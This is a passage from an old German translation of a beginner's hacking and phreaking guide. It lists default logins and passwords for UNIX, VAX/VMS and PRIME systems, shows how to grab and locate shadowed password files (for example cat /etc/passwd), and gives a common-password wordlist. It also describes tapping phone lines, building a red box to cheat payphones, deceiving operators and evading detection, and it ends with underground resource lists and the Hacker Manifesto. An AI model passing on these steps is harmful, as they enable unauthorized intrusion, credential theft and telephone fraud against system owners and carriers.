Versuche etwas über den Programmierer des Systems und die Leute, die ihm geholfen haben, herauszufinden. Falls auch das nicht funktionieren sollte, versuche einfach zu raten. Der Login (normalerweise des Name des Account-halters) hat 1-8 Charakter, und das Passwort 6-8 Charakter. Beide können nur Buchstaben, nur Zahlen, oder auch gemischt sein.
Wenn du erstmal drin bist, solltest du ein "$" Prompt, oder so etwas ähnliches bekommen. Benütze nur Kleinbuchstaben beim UNIX Hacking, denn das scheint Standard zu sein. Wenn du "man [command]" eingibst, solltest du alle Kommandos für das System bekommen.
Hier nun die Standard Logins und Passwörter:

LOGIN	PASSWORT
root	root
root	system
sys	sys
sys	system
daemon	daemon
uucp	uucp

tty	tty
test	test
unix	unix
unix	test
bin	bin
adm	adm
adm	admin
admin	adm
admin	admin
sysman	sysman
sysman	sys
sysman	system
sysadmin	sysadmin
sysadmin	sys
sysadmin	system
sysadmin	admin
sysadmin	adm
who	who
learn	learn
uuhost	uuhost
guest	guest
host	host
nuucp	nuucp
rje	rje
games	games
games	player
sysop	sysop
root	sysop
demo	demo

Wenn du dann drin bist, ist das erste was du tun solltest, die Passwort
Datei auf deiner Festplatte oder auf einer Diskette zu speichern. Die Passwort Datei beinhaltet die Logins und Passwörter. Die Passwörter sind verschlüsselt. Je nachdem auf welchem UNIX System du bist, kannst
du einer dieser beiden Möglichkeiten verwenden, um die Passwort Datei zu bekommen:

/etc/passwd
oder
cat /etc/passwd

Das erste ist das Standard Kommando, aber es gibt mehrere, so wie das zweite. Wenn du die Passwort Datei erstmals hast, sollte sie folgender
Maßen aussehen:

john:234abc56:9999:13:John Johnson:/home/dir/john:/bin/john

Jetzt die Bedeutung:

Username: john
Passwort: 234abc56
User Nummer: 9999
Gruppe: 13
Andere Infos: John Johnson
Home Verzeichnis: /home/dir/john
Shell: /bin/john

Wenn die Passwort Datei nicht bei den beiden oben genannten Kommandos an-
gezeigt wird, ist sie möglicherweise schattiert. Die folgende

Definition
von Passwort Schattieren wurde aus dem alt.2600 Hack FAQ entnommen:
"Passwort Schattieren ist ein Sicherheitssystem, bei dem das
entschlüsselte
Passwort mit einer speziellen Zeichen ausgetauscht wird und das ent-
schlüsselte Passwort wird in einer seperaten Datei aufbewahrt, die
dem
normalen User unzugänglich ist."
Wenn die Passwort Datei schattiert ist, kannst du sie an folgenden
Orten
finden, je nachdem in welchem UNIX System du bist:

UNIX SYSTEM	PFAD	ZEICHEN
AIX 3	/etc/security/passwd	!
oder	/tcb/auth/files/<erster Buchstabe des Usernamen>/<Username>	#
A/UX 3.Os	/tcb/files/auth/	*
BSD4.3-Reno	/etc/master.passwd	*
ConvexOS 10	/etc/shadpw	*
Convex0S 11	/etc/shadow	*
DG/UX	/etc/tcb/aa/user	*
EP/IX	/etc/shadow	x
HP-UX	/.secure/etc/passwd	*
IRIX 5	/etc/shadow	x
Linux 1.1	/etc/shadow	*
OSF/1	/etc/passwd[.dir|.pag]	*
SCO UNIX #.2.x	/tcb/auth/files/<erster Buchstabe des Usernamen>/<Username>	*
SunOS 4.1+c2	/etc/security/passwd.adjunct	##
SunOS 5.0	/etc/shadow	
System V 4.0	/etc/shadow	x
System V 4.2	/etc/security/* database	
Ultrix 4	/etc/auth[.dir|.pag]	*
UNICOS	/etc/udb	*

Manche Passwörter können nur für einen bestimmten Zeitraum benützt
werden, bevor
sie geändert werden müssen (genannt Passwort Aging). Im folgenden
Passwort
Beispiel sind "C.a4" die Passwort Aging Daten:

bob:123456,C.a4:6348:45:Bob Wilson:/home/dir/bob:/bin/bob

Der Charakter in den Passwort Aging Daten steht für folgendes:

1. Maximale Anzahl der Wochen, bis ein Passwort wieder geändert

werden muß.
2. Minimale Anzahl der Wochen, die ein Passwort benutzt werden muß, bevor
    es geändert wird.
3&4. Das letzte Mal, als das Passwort geändert wurde, in Wochen seit 1970.

Die Passwort Aging Daten können mit folgender Tabelle entschlüsselt werden:

CHARAKTER	NUMMER
.	0
/	1
0	2
1	3
2	4
3	5
4	6
5	7
6	8
7	9
8	10
9	11
A	12
B	13
C	14
D	15
E	16
F	17
G	18
H	19
I	20
J	21
K	22
L	23
M	24
N	25
O	26
P	27
Q	28
R	29
S	30
T	31
U	32
V	33
W	34
X	35
Y	36
Z	37
a	38
b	39
c	40
d	41
e	42
f	43
g	44
h	45
i	46
j	47
k	48
l	49
m	50
n	51

o	52
p	53
q	54
r	55
s	56
t	57
u	58
v	59
w	60
x	61
y	62
z	63

Nun, erforsche das System, paß auf und hab Spaß.

K. Grundlegendes VAX/VMS Hacking

Das VAX System benützt das VMS (Virtual Memory System) OS. Du erkennst, daß
du dich in einem VAX System befindest, wenn du ein "username" Prompt bekommst.
Schreibe nur Großbuchstaben, das scheint Standard auf VAX's zu sein. Gib "HELP"
ein, und du bekommst so viel Hilfe, wie du nur willst. Hier die Standard Usernamen
und Passwörter für VAX's:

USERNAME	PASSWORT
SYSTEM	OPERATOR
SYSTEM	MANAGER
SYSTEM	SYSTEM
SYSTEM	SYSLIB
OPERATOR	OPERATOR
SYSTEST	UETP
SYSTEST	SYSTEST
SYSTEST	TEST
SYSMAINT	SYSMAINT
SYSMAINT	SERVICE
SYSMAINT	DIGITAL
FIELD	FIELD
FIELD	SERVICE
GUEST	GUEST
GUEST	kein Passwort
DEMO	DEMO
DEMO	kein Passwort
TEST	TEST
DECNET	DECNET

Hier einige VAX/VMS Kommandos:

KOMMANDO	FUNKTION
HELP (H)	Hilfe und eine Liste aller Kommandos.
TYPE (T)	Zeigt den Inhalt einer Datei.
RENAME (REN)	Benennt eine Datei um.
PURGE (PU)	Löscht die alte Version einer Datei.
PRINT (PR)	Druckt eine Datei aus.
DIRECTORY (DIR)	Zeigt eine Liste der Dateien.
DIFFERENCES (DIF)	Zeigt Differenzen zwischen Dateien.
CREATE (CR)	Erzeugt eine Datei.
DELETE (DEL)	Löscht eine Datei.

COPY (COP) Kopiert eine Datei.
CONTINUE (C) Weitermachen.

Die Passwort Datei eines VAX's bekommst du mit folgendem Kommando:

SYS$SYSTEM:SYSUAF.DAT

Die Passwort Datei ist auf den meisten VAX's nicht den normalen Usern zu-
gänglich, aber versuche es auf jeden Fall. Wenn die Standard Logins nicht
funktionieren, benutze die selbe Art des Findens wie in Sektion J beschrieben.
Pas SEHR GUT auf, wenn du ein VAX System hackst, denn VAX's nehmen jeden
Versuch, sich einzuloggen auf. Machmal werden VAX's als die sichersten
Systeme bezeichnet. Deshalb rate ich vom hacken in solche Systeme ab, bevor
du nicht ein fortgeschrittener Hacker bist.
Wenn du aber ein fortgeschrittener Hacker bist, versuche ein paar Logins,
warte dann ungefähr einen Tag, und versuche es dann nochmal, und so weiter.
Denn wenn die echten User sich einloggen, werden die falschen Logins ange-
zeigt.

L. Grundlegendes PRIME Hacking

PRIME Computer begrüßen dich mit "Primecon 18.23.05", oder so etwas
ähnlichen. Du solltest auch in diesem System nur Großbuchstaben benützen.
Wenn du erstmals verbunden bist, regt sich normalerweise nichts mehr. Wenn
das passiert, gib "LOGIN <USERNAME>" ein. Dann fragt dich das System nach
dem Usernamen und dem Passwort. Hier eine Liste der Standard Usernamen und
Passwörter:

USERNAME	PASSWORT
PRIME	PRIME
PRIME	PRIMOS
PRIMOS	PRIMOS
PRIMOS	PRIME
PRIMOS_CS	PRIME
PRIMOS_CS	PRIMOS
PRIMENET	PRIMENET
SYSTEM	SYSTEM
SYSTEM	PRIME
SYSTEM	PRIMOS
NETLINK	NETLINK
TEST	TEST
GUEST	GUEST
GUEST1	GUEST

Wenn du dann im System bist, gib "NETLINK" ein, und du solltest viel Hilfe
bekommen. Dieses System benützt auch NUA's. Ich werde diese warscheinlich in

der nächsten Ausgabe miteinbeziehen.

M. Passwort Liste

Diese Passwort Liste wurde aus A Novice's Guide to Hacking, von der Legion Of
Doom entnommen, und einige sind von meinen eigenen Erfahrungen. Hier ist die
Liste der oft verwendeten Passwörter:

PASSWORT

aaa
academia
ada
adrian
aerobics
airplane
albany
albatross
albert
alex
alexander
algebra
alias
alisa
alpha
alphabet
ama
amy
analog
anchor
andy
andrea
animal
answer
anything
arrow
arthur
ass
asshole
athena
atmosphere
bacchus
badass
bailey
banana
bandit
banks
bass
batman
beautiful
beauty
beaver
daniel
danny
dave
deb
debbie
deborah
december
desire

desperate
develop
diet
digital
discovery
disney
dog
drought
duncan
easy
eatme
edges
edwin
egghead
eileen
einstein
elephant
elizabeth
ellen
emerald
engine
engineer
enterprise
enzyme
euclid
evelyn
extension
fairway
felicia
fender
finite
format
god
hello
idiot
jester
john
johnny
joseph
joshua
judith
juggle
julia
kathleen
kermit
kernel
knight
lambda
larry
lazarus
lee
leroy
lewis
light
lisa
louis
love
lynne
mac
macintosh
mack
maggot
magic
malcolm

mark
markus
martin
marty
marvin
matt
master
maurice
maximum
merlin
mets
michael
michelle
mike
minimum
nicki
nicole
rascal
really
rebecca
remote
rick
reagan
robot
robotics
rolex
ronald
rose
rosebud
rosemary
roses
ruben
rules
ruth
sal
saxon
scheme
scott
secret
sensor
serenity
sex
shark
sharon
shit
shiva
shuttle
simon
simple
singer
single
singing
smile
smooch
smother
snatch
snoopy
soap
socrates
spit
spring
subway
success
summer

super
support
surfer
suzanne
tangerine
tape
target
taylor
telephone
temptation
tiger
tigger
toggle
tomato
toyota
trivial
unhappy
unicorn
unknown
urchin
utility
vicki
virgin
virginia
warren
water
weenie
whatnot
whitney
will
william
winston
willie
wizard
wonbat
yosemite
zap

N. Modems über verschiedene Telefonleitungen verbinden

OK, wenn du echt paranoid (oder smart) bist, und wenn du nicht über dein
privates Telefon hacken willst, kannst du dein Modem über andere Telefon-
leitungen verbinden. Wenn du dein Modem zu einer Telefonzelle verbinden willst,
mache es spät in der Nacht, und mit einer vereinzelten Telefonzelle. Schaue
auf die Seite des Telefons und du solltest eine kleine Metallschachtes (die
die Telefonkabel beinhaltet) sehen. Irgenwo sollte es in eine kleine Box münden.
Nimm die Box ab, und du hast einen super Telefonanschluß. Das abnehmen der Ab-
deckung kann etwas kompiziert sein, aber nichts ist unmöglich.
Natürlich kannst du dies nur mit einem LapTop Computer tun. Wenn du jetzt dein
Modem mit einem anderem Telfon verbinden willst, brauchst du ein Paar rote und
grüne Krokodilklemmen, und einen extra Modemstecker für deinen LapTop.
Schneide nun das Ende des Modemsteckers ab, und du siehst ein rotes,

ein grünes
und 2 andere Kabel, die du ignorieren kannst. Schließe die rote und grüne
Krokodilklemme an die gleichfarbigen Kabel an. Nun mußt du einen Telefonpol oder
eine kleine grüne Box, die im Boden ist (sie sollte ein Bell Systems Logo haben),
finden.
Bei einem Telefonpol öffne die kleine Box, in die ein Bündel Kabel mündet. Auf der
rechten Seite solltest du 2 Schrauben (genannt "Terminals") sehen, die in rotes bzw.
grünes Kabel umgewickelt haben. Verbinde nun wieder die Krokodilklemmen mit den
gleichfarbigen Kabeln. Nun solltest du ein Freizeichen hören. Wenn nicht, paß auf,
daß sich die Klemmen nicht gegenseitig berühren, und daß die Klemmen mit dem
abisolierten Ende der Kabel verbunden sind.
Bei den grünen Boxen mußt du nach dem geichen Prinzip vorgehen, daß auch
für Beige Boxen (Lineman's Handset) beim Phreaken verwendet werden kann.

O. Viruse, Trojaner, Würmer

Im Falle des Falles, daß es einige von euch interessiert, hier die Definitionen
für Viruse, Trojaner und Würmer. Diese Definitionen wurden aus dem alt.2600 Hack
FAQ entnommen.

Trojaner:

"Erinnerst du dich an das Trojanische Pferd? Böse Jungs versteckten sich in dem
Pferd, um in die Stadt zu kommen, und dort ihren teuflischen Plan zu vollenden.
Genau das selbe tut ein Trojanische Computer Programm. Es führt eine un-
autorisierte Funktion versteckt in einem autorisierten Programm aus. Es tut etwas
anderes als es vorgibt zu tun, normalerweise etwas unnützes, und es hängt vom
Autor ab, was das sein soll. Manche Anti-Virus Programme finden mache Trojaner,
manche Anti-Virus Programme finden keine, und manche finden alle."

Virus:

"Ein Virus ist ein unabhängiges Programm, daß sich selbst reproduziert. Es kann
sich an an andere Programme anhängen, es kann sich selbst kopieren (wie die
Companion Viruse). Es kann Daten beschädigen, umschreiben, oder unleserlich
machen, oder die Performance deines Computers verschlechtern, indem es sehr
viele Systemrecourcen, wie z.B. Festplattenspeicher oder RAM Speicher, verwendet.
Manche Anti-Virus Programme finden viele Viren, aber kein Programm erkennt alle.

Kein Virus Scanner kann vor allen Viren schützen, egal ob bekannt oder unbekannt,
egal od jetzt oder in der Zukunft."

Wurm:

"Würmer, bekannt gemacht von Robert Morris, Jr., sind Programme, die sich selbst
reproduzieren, wieder und wieder, wieder und wieder, und die Recourcen verschlingen
und manchmal das System verlangsamen. Sie benutzen einen ähnlichen Weg um sich zu
vermehren, wie Viruse. Manche Leute sagen, der einzige Weg, um keine Viren und
Würmer zu bekommen, ist keine Dateien und keine Netzwerke zu besitzen. Man könnte
auch sagen, keinen Computer zu besitzen."

II. PHREAKING

A. Was ist Phreaking?

Phreaking ist grundlegend das Hacken mit Telefonen. Indem du viele "Boxen" und
"Tricks" verwendest, um Telefon Firmen und ihre Telefone zu manipulieren, be-
kommst du viele Dinge, 2 dieser sind: Wissen über Telefone und wie sie funktionieren,
und gratis telefonieren. In den folgenden Sektionen lernst du einiges über die
Boxen, was sie sind, und wie sie funktionieren. Du wirst auch etwas über die
anderen Formen des Phreakings lernen.

B. Warum Phreaken?

Phreaking, ähnlich wie Hacking, wird dazu benützt, um Informationen über
Telefone und wie sie funktionieren zu ergattern. Es gibt natürlich auch
andere Gründe, wie z.B. gratis telefonieren. Aber hauptsächlich wird dieses
gratis telefonieren dazu verwendet, um Informationen herauszufinden.

C. Phreaking Regeln

Die meisten Regeln gelten für Hacking & Phreaking, also zähle ich nur ein
paar auf:

1. Phreake niemals über deine private Telefonleitung.
2. Sprich niemals über deine Phreaking Projekte über deine Telefonleitung.
3. Benutze niemals deinen echten Namen beim Phreaken.
4. Sei vorsichtig, wem du über deine Phreaking Projekte erzählst.
5. Verstecke Material über deine Projekte in einem sicheren Platz.
6. Laß dich nicht erwischen.

D. Wo und wie mit dem Phreaken beginnen

Tja, du kannst über jede Telefonleitung Phreaken, aber wie oben gesagt, es
wäre blöd, über deine eigene Telefonleitung zu Phreaken. Als erstes muß du
die Boxen konstruieren, die du fürs Phreaken brauchst. Alle Boxen und deren
Beschreibung werden in der nächsten Sektion aufgelistet. Die meisten Boxen
sind einfach herzustellen, aber es gibt normalerweise alternative Möglich-
keiten.

E. Boxen und was sie tun

BOX	BESCHREIBUNG
Red Box	generiert Töne für gratis telefonieren
Black Box	der Anrufer bezahl nichts
Beige Box	Lineman's Handset
Green Box	generiert Töne für die Geldausgabe
Chees Box	macht dein Telefon zu einem Zahl-Telefon
Acrylic Box	stiehlt 3-Weg Anrufe und andere Services
Aqua Box	Stoppt die FBI Abhörschaltung
Blast Box	Telefon Mikrofon Ampifier
Blotto Box	verkürzt alle Telefone in deiner Umgebung
Blue Box	generiert einen 2600 Hz Ton
Brown Box	erzeugt eine Party Line
Bud Box	Telefon des Nachbarn tappen
Chatreuse Box	benutze Elektrizizät des Telefons
Chrome Box	manipuliert Verkehrssignale
Clear Box	gratis telefonieren
Color Box	Telefongespräch Rekorder
Copper Box	erzeugt sog. crosstalk Interface
Crimason Box	Halte-Knopf
Dark Box	Re-Route Anruf
Dayglo Box	verbindet mit Telefon des Nachbarn
Diverter Box	Re-Route Anruf
DLOC Box	erzeugt eine Party Line
Gold Box	Wegruf Route
Infinity Box	durch Remote aktiviertes Telefon
Jack Box	Touch-Ton Keypad
Light Box	"wird gerade verwendet"-Licht
Lunch Box	AM Transmitter
Magenta Box	verbindet Remote Telefonleitung zu einer anderen
Mauve Box	Zwischenschalten ohne durschneiden der Leitung
Neon Box	externes Mikrofon
Noise Box	erzeugt Leitungs Geräusche
Olive Box	externe Glocke
Party Box	erzeugt eine Party Line
Pearl Box	Ton Generator
Pink Box	erzeugt eine Party Line
Purple Box	Halte-Knopf

Rainbow Box	Kill Trace
Razz Box	Telefon des Nachbars tappen
Rock Box	Musik in der Telefonleitung
Scarlet Box	erzeugt Interferenzen
Silver Box	erzeugt DTMF für A, B, C und D
Static Box	erhöht die Spannung in der Telefonleitung
Switch Box	fügt Service zu
Tan Box	Telefongespräch Rekorder
TV Cable Box	siehe Sound Wellen auf dem Fernseher
Urine Box	erzeugt Störungen im Telefonhörer
Violet Box	haltet ein Zahl-Telefon vom aufhängen ab.
White Box	DTMF Keypad
Yellow Box	fügt Leitungserweiterung hinzu

F. Box Pläne

Die Red Box ist das Hauptwerkzeug, das du verwenden wirst, also habe ich diesen Bauplan eingefügt. Baupläne für andere Boxen können vom Internet heruntergeladen werden.

Red Box:

Es gibt 2 Wege, eine Red Box zu bauen:

Der erste ist, zum Radio Fachhändler zu gehen, und einen Ton Wähler und einen 6.5536 Mhz Kristall zu kaufen. (Falls er keinen solchen Kristall hat, kannst du ihn von einer Elektro-Firma bestellen, die ich am Ende dieser Sektion auf-gelistet habe.) Öffne den Ton Wähler, und wechsle den Kristall (groß, glänzend, ein Metall ding mit der Aufschrift "3.579545 Mhz") aus. Schieße nun den Ton Wähler wieder - und du hast eine Red Box.
Um sie für Telefonate über lange Distanzen herzunehmen, spiele die Töne, die das Geld hochzählen, soviel wie der Operator verlangt. Für einen 25 Cents Ton drücke 5 mal *, für einen 10 Cents Ton drücke 3 mal * und für einen 5 Cents drücke einmal *.
Der zweite Weg, der viel leichter geht, ist ein Phreaking Programm, wie z.B. OmniBox oder Fear's Phreaker Tool, zu bekommen. Spiele die Töne und haste ein Diktiergerät im Abstand von ca. 3 cm con deinen Lautsprecherboxen entfernt, und nimm die Töne auf.
Die Red Box funktioniert nur mit öffentlichen Telefonen, nicht mit COCOT's (in der nächsten Sektion erleutert). Sie läßt das Telefon denken, du hättest Geld eingeworfen. Red Box's funktionieren nicht bei Ortsgesprächen, da diese kein ATCS (Automated Coin Toll System) verwenden, außer du rufst den Operator an und sagst ihm, er soll den Anruf machen. Du sagst ihm die Nummer, die

du anrufen
willst, und wenn er sagt, du sollst das Geld einwerfen, spiele ihm die Töner vor.
Wenn er fragt, wieso er den Anruf für dich machen soll, sag so etwas, wie "einer
der Knöpfe ist eingeschlagen".
Nun hast du eine Red Box und weißt, wie man sie verwendet!

Elektro-Firmen

Alltronics
2300 Zanker Road
San Jose, CA 95131
Tel.: (408)943-9774
Fax: (408)943-9776

Blue Saguaro
P.O. Box 37061
Tucson, AZ 85740

Mouser
(800)346-6873

Unicorn Electronics
10000 Canoga Ave. Unit C-2
Chatsworth, CA 91311
1-800-824-3432

G. Gratis telefonieren mit COCOT's

Zuerst mal, COCOT steht für "Customer Owned Customer Operated Telephone". COCOT's
findet man meistens in Freizeitparks, Restaurants, usw.
Alles, was du machen mußt, um mit einem COCOT gratis zu telefonieren, ist eine
sog. 1-800 Nummer (die gratis Nummern, wie z.B. in Deutschland die 0130 Nummern)
zu wählen, etwas Scheiße reden, und sie dazu bringen, aufzulegen, und wähle
dann die Nummer, die du anrufen willst (ohne vorher aufzulegen).
Dies wird vielleicht nicht funktionieren, wenn du dieses Doku lest, da
COCOT-Benutzer immer mehr Angst vor uns bekommen.

H. ANAC Nummern

ANAC steht für "Automated Number Announcement Circuit". In anderen Worten,
du wählst die ANAC Nummer, und es sagt dir, von wo aus du anrufst. Das ist
nutzvoll beim Beige Boxen, oder wenn du dein Modem über andere Telefone
verbindest, und du wissen willst, von wo aus du anrufst. Die "?" stehen
für unbekannte Nummern. Scanne ein wenig, und finde sie heraus. Hier sind
die ANAC Nummern der USA und die einzige englische, die ich kenne.

USA:

AREA CODE	ANAC NUMMER
201	958
202	811
203	970
205	300-222-2222
205	300-555-5555
205	300-648-1111
205	300-765-4321
205	300-798-1111
205	300-833-3333
205	557-2311
205	811
205	841-1111
205	908-222-2222
206	411
207	958
209	830-2121
209	211-9779
210	830
212	958
213	114
213	1223
213	211-2345
213	211-2346
213	760-2???
213	61056
214	570
214	790
214	970-222-2222
214	970-611-1111
215	410-????
215	511
215	958
216	200-????
216	331
216	959-9968
217	200-???-????
219	550
219	559
301	958-9968
310	114
310	1223
310	211-2345
310	211-2346
312	200
312	290
312	1-200-8825
312	1-200-555-1212
313	200-200-2002
313	200-222-2222
313	200-???-????
313	200200200200200
314	410-????
315	953
315	958
315	998
317	310-222-2222
317	559-222-2222
317	743-1218
334	5572411
334	5572311
401	200-200-4444

401	222-2222
402	311
404	311
404	940-???-????
404	940
405	890-7777777
405	897
407	200-222-2222
408	300-???-????
408	760
408	940
409	951
409	970-????
410	200-6969
410	200-555-1212
410	811
412	711-6633
412	711-4411
412	999-????
413	958
413	200-555-5555
414	330-2234
415	200-555-1212
415	211-2111
415	2222
415	640
415	760-2878
415	7600-2222
419	311
502	200-2222222
502	997-555-1212
503	611
503	999
504	99882233
504	201-269-1111
504	998
504	99851-0000000000
508	958
508	200-222-1234
508	200-222-2222
508	26011
509	560
510	760-1111
512	830
512	970-????
515	5463
515	811
516	958
516	968
517	200-222-2222
517	200200200200200
518	511
518	997
518	998
603	200-222-2222
606	997-555-1212
606	711
607	993
609	958
610	958
610	958-4100
612	511
614	200

614	517
615	200200200200200
615	2002222222
615	830
616	200-222-2222
617	200-222-1234
617	200-222-2222
617	200-444-4444
617	220-2622
617	958
618	200-???-????
618	930
619	211-2001
619	211-2121
703	811
704	311
707	211-2222
708	1-200-555-1212
708	1-200-8825
708	200-6153
708	724-9951
708	356-9646
713	380
713	970-????
713	811
714	114
714	211-2121
714	211-2222
716	511
716	990
717	958
718	958
802	2-222-222-2222
802	200-222-2222
802	1-700-222-2222
802	111-2222
805	114
805	211-2345
805	211-2346
805	830
806	970-????
810	200200200200200
812	410-555-1212
813	311
815	200-???-????
817	290
817	211
818	970-611-1111
818	1223
818	211-2345
903	211-2346
904	970-611-1111
906	200-222-222
907	1-200-222-2222
907	811
908	958
910	200
910	311
910	988
914	990-1111
915	970-????
916	211-2222
916	461
919	200

919 711

ENGLAND:

175

AUSTRALIEN:

19123
1800801234

III. REFERENZ

A. Hacking und Phreaking WWW Seiten

Hier eine Liste einiger World Wide Web Seiten, deren Inhalte Hacking, Phreaking,
Computer, Virus, Carding, Sicherheit, und ähnliches Material enthalten:

http://www.outerlimits.net/lordsome/index.html (Hacker's Layer)
http://web2.airmail.net/km/hfiles/free.htm (Hacker's Hideout)
http://resudox.net/bio/novell.html
http://www.louisville.edu/wrbake01/hack2.html
http://www.intersurf.com/~materva/files.html
http://hightop.nrl.navy.mil/rainbow.html
http://www.rit.edu/~jmb8902/hacking.html
http://www.spatz.com/pecos/index.html
http://pages.prodigy.com/FL/dtgz94a/files2.html
http://www.2600.com (alt.2600)
http://att.net/dir800
http://draco.centerline.com:8080/~franl/crypto.html
http://everest.cs.ucdavis.edu/Security.html
http://ice-www.larc.nasa.gov/WWW/security.html
http://lOpht.com (lOpht)
http://lOpht.com/~oblivion/IIRG.html
http://underground.org
http://www.alw.nih.gov/WWW/security.html
http://www.aspentec.com/~frzmtdb/fun/hacker.html
http://www.cis.ohi-state.edu/hypertext/faq/usenet/alt-2600-faq/faq.html
http://www.cs.tufts.ed/~mcable/cypher/alerts/alerts.html
http://www.engin.umich.edu/~jgotts/underground/boxes.html
http://www.etext.org/Zines
http://www.inderect.com/www/johnk/
http://www.mgmua.com/hackers/index.html
http://www.paranoia.com/mthreat
http://www.paranoia.com/astrostar/fringe.html
http://www.umcc.umich.edu/~doug/virus-faq.html
http://www.wired.com

B. Gute Hacking und Phreaking Text Files

Alle dieser Files stehen zum Download im Internet bereit:

A Novice's Guide To Hacking
Alt.2600 Hack Faq
The Hacker's Handbook
The Official Phreaker's Manual

Rainbow Books (Aufgelistet in Sektion D.)
The Hacker Crackdown
Computer Hackers: Rebels With A Cause
The Legion Of Doom Technical Journals
The Ultimate Beginner's Guide To Hacking And Phreaking
Die Ultimative Anfänger-Anleitung für Hacking und Phreaking (na klar doch!)

C. Hacking und Phreaking Newsgroups

alt.2600
alt.2600.hope.tech
alt.cellular
alt.cellular-phone-tech
alt.comp.virus
alt.cracks
alt.cyberpunk
alt.cyberspace
alt.dcom.telecom
alt.fan.lewiz
alt.hackers
alt.hackintosh
alt.hackers.malicious
alt.security

D. Regenbogenbücher

Die Regenbogenbücher sind eine Serie von Regierungsbüchern über Computer System
Sicherheit. Du kannst alle existierenden Regenbogenbücher gratis bekommen, und
wenn du um Eintrag auf ihrer Mailing-Liste anfragst, bekommst du jedes neue,
sobald es herauskommt. Schreibe an die Adresse, oder rufe die Nummer an:

Infosec Awareness Division
ATTN: x711/IAOC
Fort George G. Meade, MD 20755-6000
Tel.: (410)766-8729

Hier ist eine Liste aller Regenbogenbücher und eine kurze Beschreibung:

FARBE	BESCHREIBUNG
Orange 1	DOD Trusted Computer Systems
Grün	DOD Passwort Management
Gelb	Computer Sicherheits Voraussetzungen
Gelb 2	Computer Sicherheits Voraussetzungen
Gelb-Braun	Prüfung in Trusted Systems verstehen
Hellblau	Trusted Produkt Festsetzung
Leucht-Orange	Diskreten Zugang verstehen
Teegrün	Glossar der Computerterme
Orange 2	Konfigurationen verstehen
Rot	Interpretation der Festsetzung
Burgund	Entwurfsdokumentation verstehen
Dunkel-Lavendel	Trusted Distrobution verstehen
Venedig-Blau	Computer Sicherheits Untersysteme
Aqua	Sicherheitsaufbau verstehen

Dunkelrot	Interpretation der Umgebung
Pink	Einschätzung der Instandhaltungsphase
Purpurrot	Formale Bestätigungssysteme
Braun	Trusted Anlagen verstehen
Gelb-Grün	Trusted Anlagen Handbücher schreiben
Hellblau	Identifikation und Beglaubigung in Trusted Systems verstehen
Blau	Produkt Festsetzung Fragebogen
Grau	Zugriffskontroll-Liste auswählen
Lavendel	Data-Base Verwaltungs Handbuch
Gelb 3	Trusted Wiederherstellug verstehen
Purpur 1	Anleitung zur Systembeschaffung
Purpur 2	Anleitung zur Systembeschaffung
Purpur 3	Anleitung zur Systembeschaffung
Purpur 4	Anleitung zur Systembeschaffung
Grün	Daten Remanenzen verstehen
Scharfes Pfirsich	Sicherheits Features schreiben
Türkis	Informationssicherheit verstehen
Violet	Kontrollierte Zugangsprotektion
Hellpink	Verborgene Kanäle verstehen

E. Coole Hacking und Phreaking Magazine

Phrack Magazine
2600 Magazine
Tap Magazine
Phantasy Magazine

F. Hacking und Phreaking Filme

Hackers
War Games

G. Hacking und Phreaking Gopher Sites

ba.com
csrc.ncsl.nist.gov
gopher.acm.org
gopher.cpsr.org
gopher.cs.uwm
gopher.eff.org
oss.net
spy.org
wiretap.spies.com

H. Hacking und Phreaking FTP Sites

2600.com
agl.gatech.edu/pub
asylum.sf.ca.us
clark.net/pub/jcase
ftp.armory.com/pub/user/kmartind
ftp.armory.com/pub/user/swallow
ftp.fc.net/pub/defcon/BBEEP
ftp.fc.net/pub/phrack
ftp.giga.or.at/pub/hacker

ftp.lava.net/users/oracle
ftp.microserve.net/ppp-pop/strata/mac
ftp.near.net/security/archives/phrack
ftp.netcom.com/pub/br/bradelym
ftp.netcom.com/pub/daemon9
ftp.netcom.com/pub/zz/zzyzx
ftp.primenet.com/users/k/kludge

I. Hacking und Phreaking BBS's

BBS's sind Bulletin Board Systeme, auf denen Hacker und Phreaker Messages
austauschen können. Hier ist eine Liste einiger BBS's, die ich kenne. Falls
du weitere BBS's kennst, maile sie zus ASH E-Mail Addresse. Mache dieser
BBS's sind alt und funktionieren vielleicht nicht mehr.

AREA CODE	TEL. NUMMER	NAME
203	832-8441	Rune Stone
210	493-9975	The Truth Sayer's Domain
303	516-9969	Hacker's Haven
315	656-5135	Independent Nation
315	656-5135	UtOPiA
617	855-2923	Maas-Neotek
708	676-9855	Apocalypse 2000
713	579-2276	KOdE AbOdE
806	747-0802	Static Line
908	526-4384	Area 51
502	499-8933	Blitzkrieg
510	935-5845	...Screaming Electron
408	747-0778	The Shrine
708	459-7267	The Hell Pit
415	345-2134	Castle Brass
415	697-1320	7 Gates Of Hell

J. Coole Hacker und Phreaker

Ja, es gibt viele, viele gute Hacker und Phreaker, aber hier zähle ich einige
auf, die mir bei der Zusammenstellung dieser Datei geholfen haben. Ich habe
einige Leute nicht aufgelistet, da ich nur ihren echten Namen kenne, und ich
diesen nicht ohne ihre Einstimmung verwenden will.

NICKNAME

Silicon Toad
Logik Bomb/Net Assassin
oleBuzzard
Lord Somer
Weezel

Danke für eure Hilfe, Leute.

K. Hacker Manifest

dies ist unsere welt... die welt des elektrons und des switches, der schönheit
des baud. wir machen gebührenfrei von einem bereits existierenden service ge-
brauch, der kaum was kosten würde, wenn er nicht von unersättlichen profiteuren
betrieben würde. wir streben nach wissen... und ihr nennt uns kriminelle. wir
existieren ohne hautfarbe, ohne nationalität, ohne religiöse vorurteile... und
ihr nennt uns kriminelle. ihr baut atombomben, ihr führt kriege, ihr mordet,
ihr belügt und betrügt uns und versucht uns einzureden, daß es nur für unser
eigenes wohlergehen ist.
ja, ich bin ein krimineller. mein verbrechen ist das der neugierde. mein ver-
brechen ist es, die leute nach dem zu beurteilen, was sie sagen und denken, und
nicht danach, wie sie aussehen. mein verbrechen ist, daß ich smarter bin als
du. das wirst du mir nie verzeihen. ich bin ein hacker, und dies ist mein
manifest. du magst dieses individuum aufhalten, aber du kannst uns niemals
alle stoppen...

+++Der Mentor+++

K. Happy Hacking!

Sei vorsichtig und hab' Spaß. Vergiß' nicht, ein Auge offen zu halten nach
der nächsten Ausgabe der Ultimativen Anfänger-Anleitung für Hacking und
Phreaking bzw. The Ultimate Beginner's Guide To Hacking And Phreaking, und
schau' auch mal auf der LOA Homepage vorbei:
http://www.hackers.com/hacking. Ach so, und halte die Augen offen für unser Online Magazin, das sollte auch bald herauskommen.
Tja, ich hoffe, diese Datei hat dir gefallen, und du findest sie in-
formativ. Ich hoffe, ich habe dir mit dem Hacken bzw. Phreaken anfangen
